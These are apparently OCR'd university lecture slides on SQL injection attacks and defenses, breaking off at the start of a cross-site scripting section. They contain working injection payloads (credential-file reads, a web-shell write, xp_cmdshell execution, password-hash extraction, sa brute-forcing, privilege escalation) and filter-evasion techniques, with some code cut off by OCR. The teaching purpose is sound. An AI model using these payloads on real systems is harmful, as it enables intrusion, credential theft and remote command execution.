
IS 2620

SQL Injection
Cross-Site Scripting

Attacks & Defenses




Lecture 9
Oct 5-12, 2017

Goals

- Overview
  - SQL Injection Attacks
  - Cross-Site Scripting Attacks
  - Some defenses

Web Applications

- Three-tier applications




Make queries and updates against the database


Scalability issue[3]

Web Applications

- N-tier Architecture




SQL Injection – how it happens



- In Web application
  - values received from a Web form, cookie, input parameter, etc., are not typically validated before passing them to SQL queries to a database server.
    - Dynamically built SQL statements
  - an attacker can control the input that is sent to an SQL query and manipulate that input
  - the attacker may be able to execute the code on the back-end database.

HTTP Methods: Get and Post




- POST
  - Sends information pieces to the Web Server
  - Fill the web form & submit

```
<form action="process.php" method="post">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_POST['quantity'];
$item = $_POST['item'];
```

HTTP Methods: Get and Post




- GET method
  - Requests the server whatever is in the URL

```
<form action="process.php" method="post">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_GET['quantity'];
$item = $_GET['item'];
```

```
At the end of the URL:

"?item=##&quantity=##"
```

SQL Injection




- http://www.victim.com/products.php?val=100
  - To view products less than $100
  - val is used to pass the value you want to check for
  - PHP Scripts create a SQL statement based on this

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' ".
  "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
// CODE to Display the result
```

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```

SQL Injection




- http://www.victim.com/products.php?val=100’ OR ‘1’=‘1

```
SELECT *
FROM Products
WHERE Price <‘100.00’ OR ‘1’=‘1’
ORDER BY ProductDescription;
```

The WHERE condition is always true
So returns all the product !

SQL Injection




- CMS Application (Content Mgmt System)
- http://www.victim.com/cms/login.php?username=foo&password=bar

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers
        WHERE user = '$_GET["user"]' ".
                        "AND password = '$_GET["password"]'";
// execute t
$result = my

$rowcount =
// if a row                                              so
// forward t
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

SQL Injection



- CMS Application (content Mgmt System)

http://www.victim.com/cms/login.php?username=foo&password=bar

```
Remaining code
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar'OR '1'='1';
```

Dynamic String Building

- PHP code for dynamic SQL string

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET["input"]'";
```

- Key issue – no validation
- An attacker can include SQL statement as part of the input !!
- **anything following a quote is a code that it needs to run and anything encapsulated by a quote is data**

Incorrect Handling of Escape Characters

- Be careful with escape characters
  - like single-quote (string delimiter)
  - E.g. the blank space ( ), double pipe (||), comma (,), period (.), (*/), and double-quote characters (“) have special meanings --- in Oracle

```
-- The pipe [||] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://victim.com/id=1||utl_inaddr.get_host_address(local)

 -- An asterisk followed by a forward slash can be used to terminate a
 -- comment and/or optimizer hint in Oracle
 http://victim.com/hint = */ from dual–
```

Incorrect Handling of Types

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
 if ($row <= $rowcount){
  print $db_field[$row]. "<BR>";
```

Numeric
So no ' '

INPUT:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

INPUT: to write a Web shell to the Web root to install a remotely accessible interactive Web shell:

```
1 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE
"/var/www/html/victim.com/cmd.php" –
```

Incorrect Query Assembly

```
// build dynamic SQL statement
$SQL = “SELECT”. $_GET[“column1”]. “,”. $_GET[“column2”]. “,”.
   $_GET[“column3”]. “ FROM ”. $_GET[“table”];
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from t
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {if ($row <=
   $rowcount){print $db_field[$row]. “<BR>”;
```

- Dynamic tables
- Generically for specifying 3 columns from a specified table

```
+--------------+-------------------------------------------+------------+
| user         | password                                  | Super_priv |
+--------------+-------------------------------------------+------------+
| root         | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |     Y      |
| sqlinjection | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |     N      |
| 0wned        | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |     N      |
+--------------+-------------------------------------------+------------+
```

Stacked Queries

- Some databases allow SQ
  - Multiple queries executed in a single connection to the database

```
INPUT:
http://www.victim.com/products.asp=id=1;exec+master..xp_cmdshell+'dir'
```

  - MS SQL: allows it if accessed by PHP, ASP, .NET
    - Not all DBMSs allow this
  - You can find the database used through error messages

UNION Statements

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION  [ALL]
SELECT column-1,column-2,…,column-N FROM table-2
```

- Exploit:
  - First part is original query
  - Inject UNION and the second part
    - Can read any table
- Fails or Error if the following not met
  - The queries must return same # columns
  - Data types of the two SELECT should be same (compatible)
- Challenge is finding the # columns

UNION Statements

- Two ways: NULL & ORDER BY (which one?)


```
http://www.victim.com/products.asp?id=12+union+select+null--
http://www.victim.com/products.asp?id=12+union+select+null,null--
http://www.victim.com/products.asp?id=12+union+select+null,null,null--
ORACLE
http://www.victim.com/products.asp?id=12+union+select+null+from+dual--
```

```
http://www.victim.com/products.asp?id=12+order+by+1
http://www.victim.com/products.asp?id=12+order+by+2
http://www.victim.com/products.asp?id=12+order+by+3 etc.
```

You can use Binary Search

- How to match ?

```
http://www.victim.com/products.asp?id=12+union+select+'test',NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,'test',NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,'test'
```




Using Conditional Statements

- Time-based: To find out if it is a *sa* account

```
IF (system_user = 'sa') WAITFOR DELAY '0:0:5' --

which translates into the following URL:

http://www.victim.com/products.asp?id=12;if+(system_user='sa')
+WAITFOR+DELAY+'0:0:5'--
```

Database Server	Query
Microsoft SQL Server	IF ('a'='a') SELECT 1 ELSE SELECT 2
MySQL	SELECT IF('a', 1, 2)
Oracle	SELECT CASE WHEN 'a' = 'a' THEN 1 ELSE 2 END FROM DUAL
	SELECT decode(substr(user,1,1),'A',1,2) FROM DUAL



Using Conditional Statements

- Error-based & Content Based

```
http://www.victim.com/products.asp?id=12/is_srvrolemember('sysadmin')

is_srvrolemember() is an SQL Server T-SQL function that returns the
following values:
• 1 if the user is part of the specified group.
• 0 if it is not part of the group.
• NULL if the specified group does not exist.
```

```
http://www.victim.com/products.asp?id=12%2B(case+when+(
system_user+=+'sa')+then+1+else+0+end)n')

Will add: id = 12 + (case when (system_user = 'sa') then 1 else 0 end)
Will result in:
http://www.victim.com/products.asp?id=12 OR
http://www.victim.com/products.asp?id=13
```

Playing with Strings

```
http://www.victim.com/search.asp?brand=acme

Results in: SELECT * FROM products WHERE brand = ‘acme’
```

Change to `acle`?

Playing with Strings (%2B is for + sign) – does the same

```
http://www.victim.com/search.asp?brand=acm‘%2B’e
http://www.victim.com/search.asp?brand=ac‘%2B’m‘%2B’e
http://www.victim.com/search.asp?brand=ac‘%2Bchar(109)%2B’e
```

Numeric


```
http://www.victim.com/search.asp?brand=ac‘%2Bchar(108%2B(case+when+
(system_user+=+‘sa’)+then+1+else+0+end)%2B’e

Which results in:
SELECT * FROM products WHERE brand = ‘ac’+char(108+(case when+
(system_user=‘sa’) then 1 else 0 end) + ‘e’
```

Extracting Table names

Add: `select name from master..sysdatabases`

```
http://www.victim.com/products.asp?id=12+union+
select+null,name,null,null+from+master..sysdatabases
```

- To know the name of the database used by the app
  - SELECT DB_NAME()
- You can select a specific table to focus on
  - E.g., retrieve login, password etc.



INSERTing User data

```
http://www.victim.com/updateprofile.asp?firstname=john&lastname=smith

Would result in:
INSERT INTO table (firstname, lastname) VALUES (‘john’, ‘smith’)
```


```
INJECT for firstname:
john’,(SELECT TOP 1 name + ‘ | ’ +
master.sys.fn_varbintohexstr(password_hash) from sys.sql_logins))–
Resulting Query:

INSERT INTO table (firstname, lastname) VALUES (‘john’,(SELECT TOP 1
name + ‘ | ’ + master.sys.fn_varbintohexstr(password_hash) from
sys.sql_logins))--‘,‘smith’)
```

INSERTing User data

- Performing the following :
  - Insert some random value for the first column (“john”) and close the string with a single quote.
  - For the second column to insert, inject a subquery that concatenates in one string the name and hash of the first user of the database (*fn_varbintohexstr()* is used to convert the binary hash into a hexadecimal format)
  - Close all needed parentheses and comment out the rest, so that the “lastname” field (“smith” in this case) & a code will not get in the way
- Result:
  - sa | 0x01004086ceb6370f972f9c9135fb8959e8a78b3f3a3df37efdf3

```
Tools to crack hashes:
- NGSSQLCrack
- Cain & Abel
```

Escalating Privileges




- MS SQL server
  - OPENROWSET command:
    - performs a one-time connection to a remote OLE DB data source (e.g. another SQL Server)
    - A DBA can use it to retrieve data that resides on a remote database, as an alternative to permanently “linking” the two databases

SELECT * FROM OPENROWSET(‘SQLOLEDB’, ‘Network=DBMSSOCN; Address=10.0.2.2;uid=foo; pwd=password’, ‘SELECT column1 FROM tableA’)

    - foo –username of database at 10.0.2.2

Escalating Privileges




- Important pieces
  - For the connection to be successful, *OPENROWSET* must provide credentials that are valid on the database on which the connection is performed.
  - *OPENROWSET* can be used not only to connect to a remote database, but also to perform a local connection, in which case the query is performed with the privileges of the user specified in the *OPENROWSET* call.
  - On SQL Server 2000, *OPENROWSET* can be called by all users. On SQL Server 2005 and 2008, it is disabled by default (but occasionally re-enabled by the DBA. So always worth a try).
  - So when available –brute-force the sa password

SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;Address=;uid=sa;pwd=foo', 'select 1')

Returns 1 if successful OR "Login failed for user 'sa'

Escalating Privileges




- Once the password is found you can add user

SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;Address=;uid=sa;pwd=passw0rd', 'SELECT 1; EXEC master.dbo.sp_addsrvrolemember ''appdbuser'',''sysadmin''')

  - Tools available:
    - SqlMap, BSQL, Bobcat, Burp Intruder, sqlninja
    - Automagic SQL Injector
    - SQLiX, SQLGET, Absinthe


Defenses Parameterization



- Key reason – SQL as String !! (dynamic SQL)
- Use APIs – and include parameters
- Example – Java + JDBC

```
Connection con = DriverManager.getConnection(connectionString);

String sql = “SELECT * FROM users WHERE username=? AND
password=?”;

PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query

lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2

rs = lookupUser.executeQuery();
```


Defenses
Parameterization



- PHP example with MySQL
  - Placeholder question marks

```
$con = new mysqli(“localhost”, “username”, “password”, “db”);
$sql = “SELECT * FROM users WHERE username=? AND password=?”;
$cmd = $con->prepare($sql);

// Add parameters to SQL query
// bind parameters as strings

$cmd->bind_param(“ss”, $username, $password);
$cmd->execute();
```


Defenses Parameterization



- PL/SQL


```
DECLARE
       username varchar2(32);
       password varchar2(32);
       result integer;

BEGIN
       Execute immediate 'SELECT count(*) FROM users where
         username=:1 and password=:2' into result using username,
         password;

END;
```

Defenses
Validating Input



- Validate compliance to defined types
  - Whitelisting: Accept those known to be good
  - Blacklisting: Identify bad inputs
    - Data type/size/range/content
  - Regular expression ^d{5}(-\d{4})?$ [for zipcode]
  - Try to filter blacklisted characters (can be evaded)


Defenses
Encoding & Canonicalization



- Ensure that SQL queries containing user-controllable input are encoded correctly to prevent single quote or other characters from alteri
- If using LIKE – make sure L encoded
- Validation filters should be canonical form
- Multiple representation of single characters need to be taken into account
- Where possible use whitelist input validation and reject non canonical forms of input

```
%27      URL Encoding of single quote
%2527    Double quote URL Encoding
%%317    Nested double URL encoding
%u0027   Unicode representation
..
Canonicalization – process of reducing
input to a standard/simple form
```

Evading Filters




- Web apps use to filter out input (or modify)
  - SQL keywords (e.g., SELECT, AND, INSERT, and so on).
    - Case variation
  - Specific individual characters (e.g., !, -).
  - Whitespace.

```
if (stristr($value,‘FROM ’) ||stristr($value,‘UPDATE ’) ||
stristr($value,‘WHERE ’)  || stristr($value,‘ALTER ’) ||
stristr($value,‘SELECT ’) || stristr($value,‘SHUTDOWN ’) ||
stristr($value,‘CREATE ’) || stristr($value,‘DROP ’) ||
stristr($value,‘DELETE FROM ’) || stristr($value,‘script’) ||
stristr($value,‘<>’) || stristr($value,‘=’) ||
stristr($value,‘SET ’))
  die(‘Please provide a permitted value for ’.$key);
```


There is a SPACE after each keyword

Evading Filters



- To bypass it

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/tblUsers/*
*/WHERE/**/username/**/LIKE/**/'admin'--
```

  - Instead of "=" use LIKE
  - Similar approach can be used to bypass whitespace
  - Inline comments allow complex SQL injection
    - Helps separate the keywords

```
In MySQL:you can bypass keywords if no SPACE in filter
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/
tblUsers/**/WHE/**/RE/**/username/**/LIKE/**/'admin'--
```

URL Encoding

- Replace characters with ASCII code

Hex form o%:

“%25”

If whitespace and /* (comment) are filtered


Double-URL-encoding

```
‘%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/FROM%2f%2a*/tblUsers%2f%2a*/WHERE%2f%2a*/username%2f%2a*/LIKE%2f%2a*/‘admin’--
```

```
‘%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%252a*/FROM%252f%252a*/tblUsers%252f%252a*/WHERE%252f%252a*/username%252f%252a*/LIKE%252f%252a*/‘admin’--
```

1. **The attacker supplies the input *‘%252f%252a*/UNION …***
2. **The application URL decodes the input as *‘%2f%2a*/ UNION…***
3. **The application validates that the input does not contain /* (which it doesn’t).**
4. **The application URL decodes the input as *‘/**/ UNION…***
5. **The application processes the input within an SQL query, and the attack is successful.**

Dynamic Query Execution



- If filters are in place to filter SQL query string

```
In MS SQL:
EXEC('SELECT password FROM tblUsers')
```

- If filters are in place to block keywords

```
In MS SQL:
Oracle: 'SEL'||'ECT'
MS-SQL: 'SEL'+'ECT'
MySQL: 'SEL''ECT'          IN HTTP request URL-encode

You can also construct individual character with char
CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)
```

Using NULL bytes

- If intrusion detection or WA firewalls are used – written in native code like C, C++
  - One can use NULL byte attack

```
%00' UNION SELECT password FROM tblUsers WHERE
   username='admin'--
```

URL Encoding for NULL


NULL byte can terminate strings and hence the remaining may Not be filtered

May work in Managed Code Context at the application

↓

May contain a NULL in a string unlike in native code

Nesting Stripped Expressions



- Some filters strip Characters or Expressions from input
  - Remaining are allowed to work in normal way
  - If filter does not apply recursively – nesting can be used to defeat it

  - If SELECT is being filtered input
  - Then use SELECTSELECT


Truncation

- Filters may truncate; Assume
  - Doubles up quotation marks, replacing each instance of a single quote (‘) with two single quotes (”).
  - 2 Truncates each item to 16 characters

```
SELECT uid FROM tblUsers WHERE username = ‘jlo’ AND password =
‘r1Mj06’

attack vector: admin‘– (for uname; nothing for password) Result:
SELECT uid FROM tblUsers WHERE username = ‘admin’’--’ AND
password = ’’                    Attack fails

TRY: aaaaaaaaaaaaaaa’ (total 16 char) & or 1=1--
SELECT uid FROM tblUsers WHERE username = ‘aaaaaaaaaaaaaaa’’ AND
password = ’or 1=1--’
```



Username checked: `aaaaaaaaaaaaaaa’ AND password =`

Sources for other defenses




- Other approaches available – OWA Security Project (www.owasp.org)

Cross-Site Scripting




Cross Site Scripting



- XSS : Cross-Site Scripting
  - Quite common vulnerability in Web applications
  - Allows attackers to insert Malicious Code
    - To bypass access
    - To launch “phishing” attacks
  - Cross-Site” -foreign script sent via server to client
    - Malicious script is executed in Client’s Web Browser

Cross Site Scripting




- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)

- Attack may involve
  - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
  - Executing some command at the client machine

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
    Hi Mark Anthony<BR> Welcome To Our Page
...
